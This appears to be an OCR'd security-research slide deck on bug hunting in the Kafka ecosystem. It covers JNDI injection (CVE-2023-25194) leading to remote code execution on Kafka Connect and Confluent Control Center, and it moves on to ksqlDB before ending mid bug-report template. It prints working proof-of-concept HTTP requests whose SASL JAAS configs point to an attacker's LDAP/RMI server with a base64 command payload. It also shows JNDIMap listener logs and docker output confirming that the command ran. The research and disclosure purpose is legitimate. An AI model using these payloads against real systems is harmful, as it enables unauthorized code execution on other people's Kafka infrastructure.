
The attack process




3. The Journey of Hunting Bugs in Kafka Ecosystem

❒ Take over the Kafka Connect again

Trigger JNDI injection in kafka-clients of Commericial Version of Kafka



❐ CVE-2023-25194



🤔 Can Kafka Connect be exploited?

❒ Take over the Kafka Connect again

Step 1: Download and start Confluent Platform

In this step, you start by cloning a GitHub repository. This repository contains a Docker compose file and some required configuration files. The `docker-compose.yml` file sets ports and Docker environment variables such as the replication factor and listener properties for Confluent Platform and its components. To learn more about the settings in this file, see Docker Image Configuration Reference for Confluent Platform.

1. Clone the Control Center branch of the Confluent Platform all-in-one example repository, for example:

```
git clone https://github.com/confluentinc/cp-all-in-one.git
```

2. Change to the `cp-all-in-one` directory:

```
cd cp-all-in-one/cp-all-in-one
```

3. Check out the `control-center` branch:

```
git checkout control-center
```

4. Start the Confluent Platform stack with the `-d` option to run in detached mode:

```
docker compose up -d
```

> **Note**
>
> If you using an Docker Compose V1, you need to use a dash in the `docker compose` commands. For example:
>
> ```
> docker-compose up -d
> ```

On this page:

https://docs.confluent.io/platform/current/get-started/platform-quickstart.html

❒ Take over the Kafka Connect again

PoC

```
POST /connectors HTTP/1.1
Host: 172.17.0.1:8083
Content-Type: application/json
Content-Length: 809

{
  "name": "mysql-connect",
  "config": {
    "connector.class": "io.debezium.connector.mysql.MySqlConnector",
    "database.hostname": "172.17.0.1",
    "database.port": "3306",
    "database.user": "root",
    "database.password": "root",
    "database.server.id": ”111",
    "database.server.name": "test1",
    "database.history.kafka.bootstrap.servers": "172.17.0.1:9092",
    "database.history.kafka.topic": "quickstart-events",   "database.history.producer.security.protocol": "SASL_SSL",
    "database.history.producer.sasl.mechanism": "PLAIN",
    "database.history.producer.sasl.jaas.config": "com.sun.security.auth.module.JndiLoginModule required
user.provider.url="ldap://47.76.x.x:1099/cmd" useFirstPass="true" serviceName="x" debug="true" group.provider.url="xxx";"
  }
}
```

❒ Take over the Kafka Connect again

PoC

```
PUT /api/connect/connect-default/connectors/MirrorCheckpointConnectorConnector_21/config HTTP/1.1
Host: 172.17.0.1:9021
Content-Length: 772
X-Requested-With: undefined
Content-Type: application/json


{
   "name": "MirrorCheckpointConnectorConnector_21",
   "connector.class": "org.apache.kafka.connect.mirror.MirrorCheckpointConnector",
   "source.cluster.alias": "a",
   "admin.bootstrap.servers": "172.17.0.1:9092",
   "admin.sasl.mechanism": "PLAIN",
   "admin.security.protocol": "SASL_PLAINTEXT",
   "admin.sasl.login.callback.handler.class": "io.confluent.kafka.security.auth.plain.FileBasedDynamicPlainLoginCallbackHandler",
   "admin.sasl.jaas.config": "com.sun.security.auth.module.LdapLoginModule required
java.naming.factory.initial=\"com.sun.jndi.rmi.registry.RegistryContextFactory\"
userProvider=\"rmi://47.76.x.x:1099/Deserialize/Jackson/CommandJsonObject/base64dG91Y2ggL3RtcC9zdWNjZXNzMjIzLnR4dA==\"
credentials_path=\"/etc/passwd\" username_config=\"root\" password_config=\"root\" ;"
}
```

❒ Take over the Kafka Connect again

```
^C[root@iZj6c1p[redacted] poc]# java -jar JNDIMap-0.0.2.jar -i 47.76.[redacted]
[RMI] Listening on 47.76.[redacted]1099
[LDAPS] jks file is not s[redacted]ed, skipping to start LDAPS server
[HTTP] Listening on 47.76[redacted]:3456
[LDAP] Listening on 47.76[redacted]:1389

[RMI] Have connection from /47.83.[redacted]:54230
[RMI] Reading message...
[RMI] Is RMI.lookup call for Deserialize/Jackson/CommandJsonObject/base64dG91Y2ggL3RtcC9zdWNjZXNzMjIzLnR4dA== 2
[RMI] Send result for /Deserialize/Jackson/CommandJsonObject/base64dG91Y2ggL3RtcC9zdWNjZXNzMjIzLnR4dA==
[Deserialize] [Jackson|JsonObject] [Command] Cmd: touch /tmp/success223.txt
[RMI] Closing connection
```

Trigger JNDI injection


Achieve RCE Again!

```
[root@iZj6c3y5o528wrn54avml5Z kafka]# docker ps
CONTAINER ID   IMAGE                                             COMMAND                  CREATED          STATUS          PORTS                                                                                  NAMES
6ece4076ec17   confluentinc/cp-ksqldb-cli:7.5.0                  "/bin/sh"                57 minutes ago   Up 57 minutes                                                                                  ksqldb-cli
85224bd8cad9   confluentinc/ksqldb-examples:7.5.0                "bash -c 'echo Waiti…"   57 minutes ago   Up 57 minutes                                                                                  ksql-datagen
74968890732a   confluentinc/cp-enterprise-control-center:7.5.0   "/etc/confluent/dock…"   57 minutes ago   Up 57 minutes   0.0.0.0:9021->9021/tcp, :::9021->9021/tcp                                      control-center
f6f8e18e5280   confluentinc/cp-ksqldb-server:7.5.0               "/etc/confluent/dock…"   57 minutes ago   Up 57 minutes   0.0.0.0:8088->8088/tcp, :::8088->8088/tcp                                      ksqldb-server
4b1fc21dfccb   confluentinc/cp-kafka-rest:7.5.0                  "/etc/confluent/dock…"   57 minutes ago   Up 57 minutes   0.0.0.0:8082->8082/tcp, :::8082->8082/tcp                                      rest-proxy
a1bc24fa7d92   cnfldemos/cp-server-connect-datagen:0.6.2-7.5.0   "/etc/confluent/dock…"   57 minutes ago   Up 57 minutes   0.0.0.0:8083->8083/tcp, :::8083->8083/tcp, 9092/tcp                            connect
b11e6b4099b5   confluentinc/cp-schema-registry:7.5.0             "/etc/confluent/dock…"   57 minutes ago   Up 57 minutes   0.0.0.0:8081->8081/tcp, :::8081->8081/tcp                                      schema-registry
f28cc00791c0   confluentinc/cp-server:7.5.0                      "/etc/confluent/dock…"   57 minutes ago   Up 57 minutes   0.0.0.0:9092->9092/tcp, :::9092->9092/tcp, 0.0.0.0:9101->9101/tcp, :::9101->9101/tcp   broker
[root@iZj6c3y5o528wrn54avml5Z kafka]# docker exec -it a1bc24fa7d92 ls /tmp
hsperfdata_appuser  success223.txt
[root@iZj6c3y5o528wrn54avml5Z kafka]#
```

Something else?

❒ Take over the ksqlDB Server

ksqlDB is a database to help developers create stream processing applications on top of Apache Kafka®



https://docs.confluent.io/platform/current/ksqldb/overview.html


❒ Take over the ksqlDB Server

🤑 So many choices!

```
[root@iZj6capsumv2affu2z0ey7Z:~/confluent# docker-compose up -d
 WARN[0000] /root/confluent/docker-compose.yml: `version` is obsolete
 [+] Running 8/8
  ✔ Container broker           Started
  ✔ Container schema-registry  Started
  ✔ Container connect          Started
  ✔ Container rest-proxy       Started
  ✔ Container ksqldb-server    Started
  ✔ Container ksqldb-cli       Started
  ✔ Container control-center   Started
  ✔ Container ksql-datagen     Started
```


https://raw.githubusercontent.com/confluentinc/cp-all-in-one/7.7.1-post/cp-all-in-one-kraft/docker-compose.yml

❐ Take over the ksqlDB Server



❒ Take over the ksqlDB Server

Just you!



 Read documents to know more about it

❒ Take over the ksqlDB Server

```
ksql> INSERT INTO TEST (test) VALUES ('hi');
Failed to insert values into 'TEST'.
Caused by: Producer is closed forcefully.
```


Expected behavior

We hope that the insert succeeds in the same way that it succeeds when using a docker-com
there is more context available in the error on why this is occurring.

Actual behaviour

A clear and concise description of what actually happens, including:

